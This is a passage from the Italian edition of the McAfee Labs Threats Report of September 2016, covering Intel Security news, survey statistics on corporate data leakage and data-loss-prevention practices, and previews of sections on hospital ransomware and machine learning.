Report

Report sulle minacce
McAfee Labs

Settembre 2016

intel Security

In media, un'azienda rileva 17 incidenti di fughe di dati al giorno.

Informazioni su McAfee Labs

McAfee Labs è uno dei più autorevoli laboratori di idee a livello mondiale per la ricerca e l'informazione sulle minacce e per la sicurezza informatica. Grazie ai dati provenienti da milioni di sensori sui principali vettori di minaccia principali - file, web, messaggi e rete - McAfee Labs offre informazioni sulle minacce in tempo reale, analisi critica e valutazioni di esperti per migliorare la protezione e ridurre i rischi.

McAfee è ora parte di Intel Security.

www.mcafee.com/it/mcafee-labs.aspx

Segui McAfee Labs

Introduzione

Bentornati dalle vacanze estive! Mentre molti erano via, siamo stati molto occupati.

Chris Young, Vicepresidente senior e General manager di Intel Security, è stato designato dalla Casa Bianca come membro del Comitato per le telecomunicazioni e la sicurezza nazionale del Dipartimento della Difesa nazionale degli Stati Uniti, che fornisce analisi e consigli sul settore al Presidente e al ramo esecutivo su questioni di politiche e potenziamenti della sicurezza nazionale e delle telecomunicazioni sulla predisposizione in caso di emergenza.

Poco prima del forum sulla sicurezza di Aspen di luglio, Intel Security ha pubblicato un documento dal titolo *Hacking the Skills Shortage: A Study of the International Shortage in Cybersecurity Skills* (Hacking della carenza di competenze: studio sulla carenza internazionale di competenze nella sicurezza informatica). Il report prosegue idealmente il discorso inaugurale di Intel Security all'evento RSA che ha evidenziato la penuria di forza lavoro specializzata in sicurezza informatica. I ricercatori del Centro per gli studi strategici e internazionali hanno realizzato un sondaggio tra i responsabili delle decisioni IT in ambito pubblico e privato in otto paesi, allo scopo di quantificare la carenza di personale specializzato nella sicurezza informatica e di comprendere le differenze nella spesa in sicurezza informatica, nei programmi formativi, nelle dinamiche dei dipendenti e nelle policy pubbliche. Lo studio si è concluso con una serie di raccomandazioni su come migliorare la situazione attuale in questi settori per potenziare la sicurezza informatica globale.

Sempre a fine luglio, i ricercatori Intel Security si sono uniti alle forze dell'ordine internazionali per smantellare i server di controllo che gestivano il ransomware Shade. Shade è comparso per la prima volta alla fine del 2014, quando ha infettato gli utenti in Europa orientale e centrale tramite siti web dannosi e allegati email infetti. Oltre a partecipare alle operazioni di smantellamento, Intel Security ha sviluppato uno strumento gratuito che consente di decrittografare i file crittografati da questo insidioso ransomware. Per saperne di più sul ransomware Shade e su come riprendersi da un attacco, fare clic qui. Abbiamo anche unito le nostre forze a quelle di Europol, della polizia nazionale olandese e di Kaspersky Lab per il lancio di No More Ransom, un'iniziativa in collaborazione tra le forze dell'ordine e il settore privato per contrastare il ransomware. Il portale online No More Ransom informa il pubblico sui pericoli del ransomware e aiuta le vittime a recuperare i dati senza dover pagare il riscatto.

Nel *Report McAfee Labs sulle minacce: settembre 2016,* esploriamo tre argomenti principali.

- Intel Security ha commissionato uno studio di ricerca di base per acquisire una conoscenza più approfondita sulle entità dietro al furto di dati, sui tipi di dati che vengono rubati e sui modi in cui i dati escono dalle aziende. In questo argomento principale, analizziamo i dati dell'indagine e illustriamo dettagliatamente i risultati.
- Affrontiamo le difficoltà specifiche generate dal ransomware in ambito ospedaliero, che interessano i sistemi legacy e i dispositivi medici con un livello di sicurezza debole, e parliamo dell'esigenza assoluta dell'accesso immediato alle informazioni. Analizziamo anche gli attacchi di ransomware agli ospedali nel 1° trimestre per scoprire che erano attacchi mirati efficaci e correlati benché relativamente poco sofisticati.
- Nel nostro terzo argomento principale, esploriamo l'apprendimento automatico e la sua applicazione pratica nella sicurezza informatica. Spieghiamo le differenze tra apprendimento automatico, informatica cognitiva e reti neurali. Illustriamo anche dettagliatamente i pro e i contro dell'apprendimento automatico, sfatiamo i miti che lo circondano e spieghiamo come possa servire a migliorare il rilevamento delle minacce.

Questi tre argomenti principali sono corredati dalla nostra consueta serie di statistiche trimestrali sulle minacce.

Fra le altre notizie...

Ci stiamo rapidamente avvicinando alla Conferenza sulla sicurezza FOCUS 16 di Intel Security, che si terrà dall'1 al 3 novembre a Las Vegas. McAfee Labs darà un contributo molteplice alla conferenza, dalle sessioni parallele aagli interventi rapidi fino a un'interessante nuova iniziativa, condotta dall'azienda di servizi professionali Foundstone di Intel Security, per offrire un'occasione di formazione pratica di un giorno sui fondamenti della sicurezza. Partecipa anche tu alla conferenza!

Ogni trimestre impariamo cose nuove dalla telemetria che ci arriva da McAfee Global Threat Intelligence. La dashboard nel cloud di McAfee GTI ci consente di vedere e analizzare gli schemi di attacco usati nel mondo reale, per proteggere meglio la clientela. Abbiamo scoperto che le domande sui prodotti Intel Security a McAfee GTI cambiano con le stagioni e man mano che i prodotti vengono potenziati. Ci stiamo impegnando per caratterizzare e prevedere tali cambiamenti.

- McAfee GTI ha ricevuto in media 48,6 miliardi di interrogazioni al giorno.
- Le protezioni di McAfee GTI contro i file dannosi hanno mostrato uno schema molto diverso. Nel 2° trimestre 2015 abbiamo battuto il record con il numero massimo di protezioni di McAfee GTI contro i file dannosi: 462 milioni al giorno. Il numero è precipitato a 104 milioni al giorno nel 2° trimestre del 2016.
- Le protezioni di McAfee GTI contro o programmi potenzialmente indesiderati hanno mostrato un'analoga drastica caduta dalla vetta in cui erano nel 2° trimestre 2015. Nel 2° trimestre 2016 ne abbiamo rilevati 30 milioni al giorno rispetto ai 174 milioni al giorno nel 2° trimestre 2015.
- Le protezioni di McAfee GTI contro gli indirizzi IP rischiosi hanno mostrato il più alto numero di protezioni degli ultimi due anni. Nel 2° trimestre 2016 ne abbiamo rilevati 29 milioni al giorno rispetto ai 21 milioni al giorno nel 2° trimestre 2015. La cifra del 2° trimestre 2016 è più che raddoppiata da un trimestre all'altro.

Continuiamo a ricevere indicazioni preziose dai lettori tramite i sondaggi fra gli utenti dei Report sulle minacce. Se desideri farci conoscere la tua opinione, fai clic qui per partecipare a un sondaggio di soli cinque minuti riguardante questo Report sulle minacce.


- Vincent Weafer, Vice President, McAfee Labs

Sommario

Report McAfee Labs sulle minacce
Settembre 2016

Report preparato e redatto da:

Christiaan Beek
Joseph Fiorella
Celeste Fralick
Douglas Frosst
Paula Greve
Andrew Marwan
François Paget
Ted Pan
Eric Peterson
Craig Schmugar
Rick Simon
Dan Sommer
Bing Sun



Sintesi

Furto di informazioni: chi, come e la prevenzione delle fughe di dati

Intel Security ha osservato chi lavora nel settore della sicurezza per capire come e perché avvengono le fughe di dati. Tra le varie cose, abbiamo rilevato abbinamenti errati tra gli attuali metodi di protezione contro la perdita dei dati e i modi in cui avvengono le fughe di dati.

La maggior parte delle aziende è vittima di fughe di dati. A volte i dati spariscono sottratti da personale interno ma più spesso vengono rubati da aggressori esterni. In ogni caso i dati spariscono in modi diversi e tramite canali differenti. Le aziende stanno tentando di mettere un freno a questo flusso in uscita, per motivi diversi e con maggiore o minore successo. Intel Security ha commissionato il *2016 Data Protection Benchmark Study* (Analisi di benchmarking sulla protezione dei dati 2016) per acquisire una conoscenza più approfondita sulle persone dietro a questi furti, sui tipi di dati che vengono rubati e sui modi in cui i dati escono dalle aziende. In questo argomento principale, analizziamo i dati dell'indagine e illustriamo dettagliatamente i risultati. Tra le altre cose, è stato rilevato quanto segue:

- Il divario tra la fuga di dati e il rilevamento della violazione è sempre più ampio.
- Chi assicura l'assistenza sanitaria e chi si occupa di produzione è alla mercé degli aggressori
- L'approccio tipico alla prevenzione della fuga di dati è sempre meno efficace contro i nuovi obiettivi dei furti.
- Le aziende tendono a sottovalutare il secondo metodo più comune di fuga di dati.
- La visibilità è fondamentale.
- La prevenzione delle fughe di dati viene implementata per i motivi giusti.

Suggeriamo anche policy e procedure a cui le aziende possono attenersi per ridurre le fughe di dati.

Crisi al pronto soccorso: il ransomware infetta gli ospedali

Gli ospedali sono diventati obiettivi molto ambiti dagli autori del ransomware. Nel 1° trimestre, diversi attacchi di ransomware correlati e mirati agli ospedali hanno evidenziato una scarsa sofisticazione affiancata tuttavia a una notevole efficacia.

Da qualche anno ormai il ransomware è al primo posto tra l'elenco di preoccupazioni di ogni professionista della sicurezza. Sfortunatamente, il ransomware è uno strumento di attacco informatico semplice ed efficace utilizzato per garantire un tornaconto economico. Nell'ultimo anno, abbiamo osservato un cambiamento negli obiettivi del ransomware dai singoli alle aziende, semplicemente perché un'azienda è in grado di pagare un riscatto più ingente. Recentemente, gli ospedali sono diventati obiettivi molto ambiti dagli autori del ransomware. In questo argomento principale, analizziamo gli attacchi di ransomware agli ospedali nel 1° trimestre per scoprire che si trattava di attacchi mirati efficaci e correlati benché relativamente poco sofisticati. Affrontiamo anche le difficoltà specifiche degli ospedali legate al ransomware, che interessano i sistemi legacy e i dispositivi medici con sicurezza debole, e parliamo dell'esigenza assoluta dell'accesso immediato alle informazioni.

Un corso intensivo sulla scienza informatica della sicurezza, analisi e apprendimento automatico

Un numero sempre maggiore di dispositivi si connette a Internet e il volume dei dati cresce, perciò l'analisi diventa il primo tipo di approccio per contrastare gli avversari. Per prepararsi a tale genere di miglioramenti, chi si occupa di sicurezza deve avere una comprensione rudimentale di scienza informatica, analisi e apprendimento automatico.

L'apprendimento automatico è l'azione che prevede l'automatizzazione delle analisi sui sistemi che possono apprendere nel corso del tempo. Gli scienziati informatici sfruttano l'apprendimento automatico per risolvere problemi, compresi quelli legati esclusivamente alla sicurezza IT. Alcune analisi rispondono alle domande "Cosa è accaduto?" o "Perché è accaduto?" Altre analisi prevedono "Che cosa accadrà?" o prescrivono le azioni da intraprendere: "Ecco quello che viene consigliato, perché la cosa probabilmente accadrà." In questo argomento principale, esploriamo l'apprendimento automatico e la sua applicazione pratica nella sicurezza informatica. Spieghiamo le differenze tra apprendimento automatico, informatica cognitiva e reti neurali. Illustriamo anche dettagliatamente i pro e i contro dell'apprendimento automatico, sfatiamo i miti che lo circondano e spieghiamo come esso possa servire a migliorare il rilevamento delle minacce.

Condividi questo report

Argomenti principali

Furto di informazioni: chi, come e la prevenzione delle fughe di dati

Crisi al pronto soccorso: il ransomware infetta gli ospedali

Un corso intensivo sulla scienza informatica della sicurezza, analisi e apprendimento automatico

Inviaci la tua opinione

Furto di informazioni: chi, come e la prevenzione delle fughe di dati

- Douglas Frosst e Rick Simon

La maggior parte delle aziende è vittima di fughe di dati; a volte i dati spariscono insieme a personale interno, ma più spesso vengono rubati da aggressori esterni. In ogni caso i dati spariscono in modi diversi e tramite canali differenti. Le aziende stanno tentando di mettere un freno a questo flusso in uscita, per motivi diversi e con maggiore o minore successo. Per analizzare il problema, Intel Security ha commissionato il *2016 Data Protection Benchmark Study* (Analisi di benchmarking sulla protezione dei dati 2016) per acquisire una conoscenza più approfondita sulle persone dietro agli incidenti di fughe di dati, sui tipi di dati oggetto delle fughe di dati, sui modi in cui i dati escono dalle aziende e sui passi da compiere per migliorare le funzionalità di prevenzione della fuga di dati.

Intel Security ha commissionato uno studio di ricerca primario per acquisire una conoscenza più approfondita sulle persone dietro agli incidenti di fughe di dati, sui tipi di dati oggetto delle fughe di dati, sui modi in cui i dati escono dalle aziende e sui passi da compiere per migliorare le funzionalità di prevenzione della fuga di dati.

Per arricchire i risultati dello studio, abbiamo aggiunto le informazioni iniziali di due studi correlati e abbiamo indicato la fonte del report.

- DPB = *Intel Security 2016 Data Protection Benchmark Study (Analisi di benchmarking sulla protezione dei dati Intel Security 2016)*
- DX = *La grande rapina dei dati: Studio sul trafugamento dei dati*
- DBIR = *Verizon 2016 Data Breach Investigations Report (Report investigativo Verizon 2016 sulla violazione di dati)*

Nelle nostre domande di ricerca e nell'analisi successiva, utilizziamo tre termini definiti in modo effettivo nel *Verizon 2016 Data Breach Investigations Report (Report investigativo Verizon 2016 sulla violazione di dati)* di questa primavera.

- *Evento* - Un cambiamento imprevisto in una risorsa informatica indica che una policy di sicurezza potrebbe essere stata violata.
- *Incidente* - Un evento di protezione che compromette l'integrità, la riservatezza o la disponibilità di una risorsa informatica.
- *Violazione* - Un incidente che causa la divulgazione confermata (non solo la potenziale esposizione) dei dati a un terzo non autorizzato.

Lo studio Intel Security 2016 Data Protection Benchmark Study (Analisi di benchmarking sulla protezione dei dati Intel Security 2016) ha condotto un'indagine tra il personale con funzioni di sicurezza di piccole, medie e grandi imprese, su cinque settori verticali e su tutte le aree geografiche. I risultati mettono in luce problemi che sembrano essere sottovalutati da molte aziende. Tra le altre cose, abbiamo rilevato quanto segue.

- Il divario tra la fuga di dati e il rilevamento della violazione si sta allargando sempre più.
- Chi assicura l'assistenza sanitaria e chi si occupa di produzione è alla mercé degli aggressori.
- L'approccio tipico alla prevenzione della fuga di dati è sempre meno efficace contro i nuovi obiettivi dei furti.
- Le aziende tendono a sottovalutare il secondo metodo più comune di fuga di dati.
- La visibilità è fondamentale.
- La prevenzione delle fughe di dati viene implementata per i motivi giusti.

I furti di dati si verificano in genere dove esiste la possibilità di fare soldi.

Il 68% delle violazioni comprende fughe di dati che richiedono la segnalazione ai sensi delle norme in vigore.

Il tempo delle violazioni minime e delle motivazioni innocue è quasi finito. In base al Report DBIR, i moventi di natura economica o spionaggio erano alla base dell'89% delle violazioni, e le movitvazioni di tipo finanziario seguono un trend in crescita dal 2013. In sintesi, questi personaggi sono spesso criminali alla ricerca di un profitto a fronte degli sforzi compiuti, o nazioni alla ricerca di una leva politica. Non stupisce che gli obiettivi più probabili delle violazioni siano le aziende che hanno il maggior numero di dati di grande valore, come le informazioni sulle carte di pagamento, le informazioni che consentono l'identificazione personale e le informazioni sanitarie protette. Tuttavia, con l'aumento del valore delle informazioni personali, sanitarie e sulla proprietà intellettuale nei mercati sommersi, nessuna azienda è al sicuro dagli attacchi. Forse i migliori indicatori del livello di gravità del problema sono il volume della legislazione sulla privacy resa esecutiva e il fatto che il 68% delle violazioni ha comportato il trafugamento di tipi di dati sensibili che hanno richiesto la segnalazione e la notifica in conformità alle normative sulla divulgazione pubblica [DX].

La conformità a specifiche normative sulla protezione dei dati resta un patchwork, dove le aziende tendono a concentrarsi sulle norme specifiche del proprio ambito politico o geografico. Alcune eccezioni degne di nota sono le aziende in India e a Singapore che, forse a causa delle ampie reti commerciali, riconoscono la conformità alla maggior parte se non a tutti i 17 regolamenti su cui abbiamo posto la domanda. La conformità stimola anche un monitoraggio più ampio e maggiori livelli di maturità, giacché le aziende devono interagire con quadri dettagliati. La sola conformità non ha tuttavia alcuna relazione con l'efficacia delle difese di sicurezza o la prevenzione delle fughe di dati [DPB].

Non solo le fughe di dati interessano la maggior parte delle aziende, ma il team della sicurezza interna è troppo spesso ignaro della violazione. Le forze dell'ordine e il rilevamento da parte di terzi hanno registrato un aumento costante dal 2005. Non solo i dati escono dal controllo dell'azienda, ma vengono probabilmente usati o venduti prima che ci si accorga del furto. Rilevare e prevenire internamente le violazioni presuppone una migliore comprensione di chi sia dietro a tali furti, di ciò che è più probabile che venga rubato, di come si riesca a fare uscire i dati nonché i passi più efficaci da adottare per migliorare i sistemi e i processi di prevenzione della fuga di dati.

Chi ha fatto uscire i dati?

Il personale esterno, compresi gli stati alla ricerca di una leva politica, la criminalità organizzata e gli hacker che rincorrono il tornaconto economico, sono i principali colpevoli del furto di dati.


Protagonisti esterni, compresi gli stati alla ricerca di una leva politica, la criminalità organizzata e gli hacker che rincorrono il tornaconto economico, sono i principali colpevoli del furto di dati, responsabile dal 60% [DX] fino all'80% [DBIR] delle violazioni. Ciò significa che dal 20% al 40% dei furti sono commessi da persone interne all'azienda, per metà involontariamente e per metà intenzionalmente, compresi i dipendenti, i fornitori e i partner. Anche se "non fidarsi di nessuno" è probabilmente una posizione difensiva troppo rigida, è essenziale fare attenzione a tutti coloro che sono coinvolti e che potrebbero potenzialmente beneficiare di un furto o dell'abuso dei dati riservati.

Più della metà delle violazioni è scoperta da persone al di fuori dell'organizzazione che ha subito la violazione.

Più preoccupante è il rilevamento crescente di violazioni da parte di esterni. Lo studio DX indicava che il 53% delle violazioni viene rilevato da gruppi esterni, tra cui i cosiddetti hacker etici, le aziende che si occupano di pagamenti e le forze dell'ordine. Il Report DBIR, che si affida più alla segnalazione esterna degli incidenti, ha osservato che l'80% delle violazioni indagate è stato inizialmente rilevato da esterni. Il rilevamento da parte di interni è stato in calo per gli ultimi 10 anni e solo il 10% circa delle violazioni è stato rilevato da team di protezione aziendali lo scorso anno [DBIR].


Di chi sono i dati in fuga?

Se ipotizziamo che il numero di violazioni (incidenti) corrisponda generalmente al livello di interesse e alla perdita potenziale dei dati di uno specifico gruppo, i risultati sono in linea con le previsioni [DPB].




Fonte: *Intel Security 2016 Data Protection Benchmark Study (Analisi di benchmarking sulla protezione dei dati Intel Security 2016).*

Le piccole imprese (1.000-3.000 dipendenti) segnalano in genere un numero inferiore di incidenti, con un valore medio di 11-20 al giorno. Le medie imprese (3.001-5.000 dipendenti) sono leggermente più occupate, con una media di 21–30 incidenti al giorno. Le aziende più grandi (più di 5.000 dipendenti) sono più occupate ancora, con un valore medio di 31-50 incidenti al giorno.



Fonte: *Intel Security 2016 Data Protection Benchmark Study (Analisi di benchmarking sulla protezione dei dati Intel Security 2016).*

A livello regionale le aziende nell'area Asia-Pacifico (Australia, Nuova Zelanda e Singapore), che tendono anche a essere più piccole, hanno una tendenza su valori inferiori con una media di 11-20 incidenti al giorno. Le aziende del Nord America e del Regno Unito registrano un valore medio di 21-30 incidenti al giorno. Le aziende indiane, che tendono ad avere dimensioni superiori al campione complessivo, sono le più impegnate con un valore medio di 31–50 incidenti al giorno.



Fonte: *Intel Security 2016 Data Protection Benchmark Study (Analisi di benchmarking sulla protezione dei dati Intel Security 2016).*

L'analisi per settore ci mostra che gli obiettivi più impegnati sono le aziende di vendita al dettaglio e di servizi finanziari, con il loro tesoro di dati relativi alle carte di pagamento e alle informazioni personali, sempre più preziose. Questi settori verticali registrano in media quasi un 20% in più di attività sospetta rispetto ai loro omologhi nella pubblica amministrazione, nella sanità e nell'industria manifatturiera, e quasi il 50% di attività in più quando mettiamo a confronto le aziende più grandi di ogni categoria.

Non sorprende che la relativa maturità delle misure di prevenzione delle fughe di dati sia coerente con l'attività sospetta, con il valore percepito dei dati e con le violazioni precedenti nell'ambito del settore. I commercianti sono i primi a dichiarare che le misure da loro adottate soddisfano tutti i requisiti. Le aziende di servizi finanziari e sanitarie seguono a ruota dichiarando che la soluzione da loro adottata soddisfa la maggior parte dei requisiti, seguiti dalla pubblica amministrazione. L'industria manifatturiera è il fanalino di coda, con un 25% che riconosce che le misure di prevenzione delle fughe di dati adottate sono state implementate solo parzialmente o affatto [DPB]. Sfortunatamente, gli attacchi diventano sempre più rapidi mentre il rilevamento, per non parlare della prevenzione, lasciano a desiderare. Il tempo all'esposizione ai rischi viene misurato in minuti o in ore, mentre il rilevamento è quasi sempre compreso in alcuni giorni: meno del 25% delle violazioni viene rilevato entro alcuni giorni dalla compromissione [DBIR].

Quali sono i tipi di dati in fuga?


I dati personali di clienti o dipendenti rappresentano oggi la maggioranza delle violazioni.

Ci aspettiamo in futuro una riduzione della differenza nel numero di incidenti per settore verticale, mentre il valore dei numeri delle carte di credito continua a scendere e quello delle informazioni personali, sanitarie e sulla proprietà intellettuale a salire. I dati personali di clienti o dipendenti rappresentano oggi la maggioranza delle violazioni segnalate, con le info di pagamento che seguono in terza posizione con molto distacco [DX]. Il cambiamento sta anche interessando il formato dei documenti rubati, con le violazioni che tendono a preferire dati non strutturati nei file Microsoft Office, nei PDF o nel testo normale, I sistemi di rilevamento delle intrusioni e di prevenzione delle fughe di dati sono quelli che con più probabilità contribuiranno a rilevare e prevenire le violazioni.

Che tipi di controlli sulle fughe di dati vengono applicati ai dati?

Molte aziende applicano soltanto le forme più semplici di protezione delle fughe di dati per i dati strutturati, anche se il tipo di dati in fuga sta diventando sempre più non strutturato.

Gli strumenti di prevenzione delle fughe di dati utilizzano una vasta gamma di meccanismi per monitorare o bloccare violazioni potenziali, comprese espressioni regolari, dizionari, mappatura dei dati non strutturati e sistemi di classificazione dei dati. La configurazione più semplice è rappresentata dalle espressioni regolari, che possono essere configurate rapidamente per cercare numeri di carta di credito, numeri di previdenza sociale e altri elementi strutturati. Fare affidamento unicamente sulle espressioni regolari non basta più, mentre il valore dei dati personali e non strutturati rubati aumenta. Sfortunatamente, questo è ciò che fa quasi il 20% delle aziende [DPB].



Fonte: *Intel Security 2016 Data Protection Benchmark Study (Analisi di benchmarking sulla protezione dei dati Intel Security 2016).*

